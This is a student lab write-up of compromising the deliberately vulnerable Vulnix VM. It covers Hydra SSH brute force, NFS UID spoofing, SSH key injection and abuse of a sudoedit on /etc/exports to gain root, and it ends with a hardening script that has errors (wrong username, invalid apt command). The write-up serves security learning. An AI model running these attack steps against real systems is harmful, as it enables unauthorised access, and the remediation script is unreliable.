

# Project: System Vulnerability & Exploitation - Think Inside the Box

A cybersteps project

Date: 12. December 2025

Participants: Gregor

```
Ubuntu 12.04.1 LTS vulnix tty1

db      db db      db db      db      db d8888888b db      db
88      88 88      88 88      888o  88  `88'  `8b  d8'
Y8      8P 88      88 88      88V8o  88  88  `8bd8'
`8b  d8' 88      88 88      88 V8o88  88  .dPYb.
`8bd8' 88b  d88 88b888. 88  V888  .88.  .8P  Y8.
      YP  ~Y8888P' Y88888P VP  V8P  Y888888P YP  YP

                                Release 1.0

This is a deliberately vulnerable image. Do not place within a live environment.
For training purposes only.

www.rebootuser.com

vulnix login: _
```

## 1. Introduction

This project was completed as part of the cybersteps course.

The objective was to compromise a vulnerable Linux machine (*Vulnix* from VulnHub) hosted on a local network, gain initial access, escalate privileges to root, and retrieve the final flag.

Two virtual machines were used:

- **Target:** Vulnix (running in UTM)
- **Attacker:** Kali Linux VM

The following report outlines the full exploitation process, including reconnaissance, enumeration, exploitation, privilege escalation, and flag capture.

## 2. Environment Setup

- **Downloaded VM:** Vulnix from VulnHub

- **Hypervisor:** UTM
- **Attacker Machine:** Kali Linux
- **Networking:** Chose Bridged Network option on both machines

## 3. Reconnaissance

### 3.1 Network Scan

The attacker machine scanned the local network:

```
nmap -sn 192.168.0.0/24
```

Discovered host:

- **Hostname:** vulnix
- **IP:** 192.168.0.8

```
(kenny@kenny)-[~]  
$ nmap -sn 192.168.0.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 09:53 CET  
Nmap scan report for kabelbox.local (192.168.0.1)  
Host is up (0.0025s latency).  
MAC Address: 70:54:25:56:6F:38 (Arris Group)  
Nmap scan report for 192.168.0.2  
Host is up (0.19s latency).  
MAC Address: E2:F7:DF:A6:9F:DF (Unknown)  
Nmap scan report for vulnix (192.168.0.8)  
Host is up (0.0089s latency).  
MAC Address: 72:00:98:51:01:18 (Unknown)  
Nmap scan report for 192.168.0.9  
Host is up (0.16s latency).  
MAC Address: FC:E9:D8:BF:98:CB (Amazon Technologies)  
Nmap scan report for Redmi-Pad (192.168.0.10)  
Host is up (0.24s latency).  
MAC Address: FE:A5:1E:13:4F:D3 (Unknown)  
Nmap scan report for 192.168.0.60  
Host is up (0.28s latency).  
MAC Address: 44:D5:CC:F3:A0:BD (Amazon Technologies)  
Nmap scan report for BRW30C9AB3E4FD4 (192.168.0.139)  
Host is up (0.38s latency).  
MAC Address: 30:C9:AB:3E:4F:D4 (Cloud Network Technology Singapore PTE.)  
Nmap scan report for 192.168.0.175  
Host is up (0.86s latency).  
MAC Address: 20:FE:00:E5:2C:C2 (Amazon Technologies)  
Nmap scan report for Air-von-Gregor (192.168.0.205)  
Host is up (0.00029s latency).  
MAC Address: 00:50:B6:AD:E2:9A (Good WAY IND.)  
Nmap scan report for kenny (192.168.0.66)  
Host is up.  
Nmap done: 256 IP addresses (10 hosts up) scanned in 30.66 seconds
```

## 3.2 Port Scan

A full port scan revealed 12 open TCP services:

```
nmap -sS -p- 192.168.0.8
```

```
(kenny@kenny)-[~]
$ nmap -sS 192.168.0.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 09:57 CET
Nmap scan report for vulnix (192.168.0.8)
Host is up (0.00030s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
MAC Address: 72:00:98:51:01:18 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

## 4. Enumeration

### NFS

I enumerated the NFS service:

```
showmount -e 192.168.0.8
```

Which gave this output:

```
/home/vulnix
```

The share could be mounted but was **inaccessible** due to permission restrictions.

### Finger

Using the finger service (port 79):

- Discovered users: root, user

The username **user** looked generic, so password brute forcing was attempted.

## 5. Initial Access

### 5.1 Brute-forcing Passwords

I used Hydra with the rockyou wordlist.

```
(kenny@kenny)-[~]
$ hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.8 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-12 10:17:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3
586100 tries per task
[DATA] attacking ssh://192.168.0.8:22/
[STATUS] 84.00 tries/min, 84 tries in 00:01h, 14344315 to do in 2846:06h, 4 active
[STATUS] 85.33 tries/min, 256 tries in 00:03h, 14344143 to do in 2801:36h, 4 active
[22][ssh] host: 192.168.0.8 login: user password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-12 10:23:08
```

Result:

- **Username:** user
- **Password:** letmein

This allowed SSH login to the target as user user.

## 6. Privilege Escalation Attempts (User → Root)

After initial access, several standard escalation vectors were checked:

1.

```
sudo -l
```

Showed no commands permitted.

2.

```
find / -perm -4000 2>/dev/null
```

Found no binaries which were exploitable, according to GTFObins

3.

```
getcap -r / 2>/dev/null
```

No findings here also.

4.

```
crontab -l
```

No exploitable cron jobs.

5.

Looking for files which might contain passwords or ssh-keys resulted in no findings.

6.

```
cat /etc/passwd
```

Revealed the existence of a user 'vulnix'

```
user@vulnix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
```

## 7.

```
cat /etc/exports
```

Revealed:

```
/home/vulnix *(rw,root_squash)
```

I also discovered that the /home/vulnix directory belongs to User and Group ID 2008.

```
(kenny@kenny)-[~]
$ sudo mount -t nfs -o vers=3 192.168.0.8:/home/vulnix /home/vulnix
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.

(kenny@kenny)-[~]
$ ls -ld /home/vulnix
drwxr-x— 2 newuser vulnixgroup 4096 Sep  2  2012 /home/vulnix

(kenny@kenny)-[~]
$ stat /home/vulnix
File: /home/vulnix
Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: 0,55      Inode: 32917       Links: 2
Access: (0750/drwxr-x—)  Uid: ( 2008/ newuser)   Gid: ( 2008/vulnixgroup)
Access: 2025-12-12 11:30:41.850710778 +0100
Modify: 2012-09-02 20:25:02.599394586 +0200
Change: 2012-09-02 20:25:02.599394586 +0200
Birth: -

(kenny@kenny)-[~]
$
```

## 7. The Plan

Since the permissions on my machine are based on the Uid and I am able to create users I thought it might work to access the directory on my machine with the matching Uid.

I created a new user:

```
useradd newuser
passwd newuser
```

I opened the /etc/passwd file and changed the Uid and Guid to 2008.

Now I was not only able to access the directory, but I was also the owner.

### 7.1 Injecting SSH-key

Since I am able to also read, write and modify files in /home/vulnix I thought I could inject a ssh-key.

After looking up how these keys are usually stored I created a SSH-keypair and copied the public key to /home/vulnix/.ssh/authorized\_keys

```
ssh-keygen -f id_rsa
mkdir /home/vulnix/.ssh
cp id_rsa.pub /home/vulnix/.ssh/authorized_keys
```

I needed to use sudo -u newuser for that.

Then I tried to connect via ssh:

```
ssh -i /tmp/id_rsa vulnix@192.168.0.8
```

This attempt failed, because the server and client seemed to not be able to agree on a algorithm.

This solved the problem for me:

```
ssh -i /tmp/id_rsa \
-o HostKeyAlgorithms+=ssh-rsa \
-o PubkeyAcceptedAlgorithms+=ssh-rsa \
-o KexAlgorithms+=diffie-hellman-group-exchange-sha256 \
vulnix@192.168.0.8
```

Now I was connected as the user vulnix.

## 8. Privilege Escalation (vulnix → root)

### 8.1 Checking sudo Privileges

```
sudo -l
```

This showed vulnix has the permission to use sudoedit on /etc/exports:

```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
  env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User vulnix may run the following commands on this host:
  (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

This was the jackpot, because now I could add another root-share and also edit the root\_squash to no\_root\_squash, which would allow me to connect as root.

### 8.2 Adding a Writable Root NFS Share

Edited /etc/exports and added:

```
/root *(rw,no_root_squash)
```



```
GNU nano 2.2.6      File: /var/tmp/exports.XXGpX7o8      Modified
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix      *(rw,no_root_squash)
/root *(rw,no_root_squash)
```

After that I mounted the new share on the attacker-machine:

```
mount -t nfs 192.168.0.8:/root /tmp/root
```

## 8.3 Injecting Root SSH Key

I generated another keypair and repeated the same procedure from the /home/vulnix injection again:



```

(root@kenny)-[/home/kenny]
# ssh-keygen -t rsa -f /tmp/id_rsa_root
Generating public/private rsa key pair.
Enter passphrase for "/tmp/id_rsa_root" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa_root
Your public key has been saved in /tmp/id_rsa_root.pub
The key fingerprint is:
SHA256:SnuziYYoKnPBTClmZU3AmGtLITP/MBMUAktX9MJXrog root@kenny
The key's randomart image is:
+--[RSA 3072]-----+
|+O***+ .          |
|=*O+ ... O         |
|O+=O O O .         |
|. *B . + .         |
|=.E ... S          |
| .+ .. O           |
|  O .O O           |
|+ O . .O +         |
|++ .. O            |
+--[SHA256]-----+

(root@kenny)-[/home/kenny]
# mkdir /tmp/root

(root@kenny)-[/home/kenny]
# mount -t nfs -o vers=3 192.168.0.8:/root /tmp/root

(root@kenny)-[/home/kenny]
# mkdir /tmp/root/.ssh

(root@kenny)-[/home/kenny]
# cp /tmp/id_rsa_root.pub /tmp/root/.ssh/authorized_keys

```

Now I could successfully log in as root:

```

ssh -i id_rsa_root \
-o HostKeyAlgorithms=+ssh-rsa \
-o PubkeyAcceptedAlgorithms=+ssh-rsa \
-o KexAlgorithms=+diffie-hellman-group-exchange-sha256 \
root@192.168.0.8

```

And I found the flag in /root/trophy.txt

```

root@vulnix:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnix:~# ls /root
trophy.txt
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~# █

```

## 9. Securing the machine

Lastly I created a script which should resolve most of the vulnerabilities.

The script does:

**1.**

Change the 'no\_root\_squash' back to 'root\_squash'

**2.**

Remove the added /root-share

**3.**

Disable the Finger-service which is a outdated service which not much use anymore.

**4.**

Remove more potentially vulnerable services

**5.**

Remove the 'sudoedit /etc/exports' permission of vulnix, because this was one of the main attack-vectors.

**6.**

Delete user 'user', because the user seems unnecessary. If the user is needed, at least the password should be changed.

**7.**

Update the system, because the linux-version is very old.

```
# Secure exports - only allow root_squash
sed -i 's/no_root_squash/root_squash/g' /etc/exports
sed -i 's/(rw)/(rw,root_squash,no_subtree_check)/g' /etc/exports

# Remove the /root-line
sed -i '/^\s*\/root/d' /etc/exports

# disable Finger service
systemctl stop finger 2>/dev/null || true
systemctl disable finger 2>/dev/null || true
update-rc.d finger disable 2>/dev/null || true
killall -9 fingerd 2>/dev/null || true
```

```
# Kill processes on ports 512-514, because I suspect they might be
vulnerable
lsof -ti:512-514 | xargs kill -9 2>/dev/null || true

# Remove vulnix user's sudo access
if [ -f /etc/sudoers.d/vulnix ]; then
    rm /etc/sudoers.d/vulnix
fi

# Delete user 'user', because the password is not safe and the account seems
not neccessary
userdel testuser

# Update the outdated system
sudo apt update && upgrade
```